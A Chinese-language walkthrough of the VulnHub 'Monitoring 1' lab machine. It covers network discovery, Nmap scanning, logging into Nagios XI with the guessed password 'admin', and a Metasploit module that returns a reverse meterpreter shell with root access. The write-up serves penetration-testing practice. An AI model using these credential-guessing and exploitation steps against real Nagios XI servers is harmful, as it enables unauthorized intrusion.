
# 0x00:靶机下载

下载链接: <https://www.vulnhub.com/entry/monitoring-1,555/>


难度:非常简单建议用VM存放，目标是获得root权限去读取flag



下载完以后是个.ova的文件




双击点开，找个地方存放即可，调回NAT模式就可以运行了



# 0x01:探测靶机


先用netdiscover确认靶机ip先，排除.1,.2和.254可以确认靶机IP为192.168.19.133

命令:netdiscover -r 192.168.19.0/16




然后开始用Nmap探测波端口,主要开了22，25，80，389和443端口

命令:nmap -A -sS -sV -v -p- 192.168.19.133




访问波IP可以正常回显，开搞




# 0x02:挖掘漏洞


由于访问IP的时候有个大大的Nagios XI,觉得是一个CMS用whatweb求证了一下确实是个CMS，不过版本未知




启动MSF用search找到点payload



不过先返回去先，点完access以后会有个登录界面，这里尝试了抓包SQL注入有点小慢，用它的默认用户名nagiosadmin配相同密码失败，然而配admin却成功了。。。。。。。。。



成功登录




然后回到MSF用第一个即序列0payload


命令:set RHOSTS 192.168.19.133

Set PASSWORD admin

Set LHOST 192.168.19.134(kali的IP)



出现了meterpreter就是代表运行成功了



输入shell然后再打一个python的交互shell直接发现是root权限不用提权直接读flag

